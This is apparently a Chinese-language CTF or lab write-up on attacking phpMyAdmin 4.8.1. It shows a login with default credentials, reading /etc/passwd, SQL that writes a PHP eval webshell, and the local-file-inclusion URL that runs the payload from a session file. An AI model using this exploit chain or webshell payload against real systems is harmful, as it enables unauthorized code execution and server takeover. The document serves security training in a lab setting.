phpmyadmin账密直接用test\test直接登录了
找PhpMyAdmin4.8.1的漏洞找到了一个文件包含和一个rcehttps://www.freebuf.com/vuls/176064.html
嗯,做到一半感觉在哪做过,跟红日靶场4的一样
passwd可以正常读,但是读不了root,权限应该是www-data读不了root目录

phpMyAdmin=c6c1d8f5d672e7ae1bb7b1924cb9a0e5
select ‘<?php phpinfo();?>’
根据cookies,可以构造paoload

显示出phpinfo的内容
也就是说可以写入一句话木马
SELECT '<?php file_put_contents("/var/www/html/s.php", "<"."?php @eval(\$_POST[cmd]);?".">"); ?>';
后访问
http://172.16.10.208/index.php?target=db_datadict.php%253f/../../../../../../tmp/sess_当前SESSID
传上马了,但是不是root权限,无法读取flag,想办法提权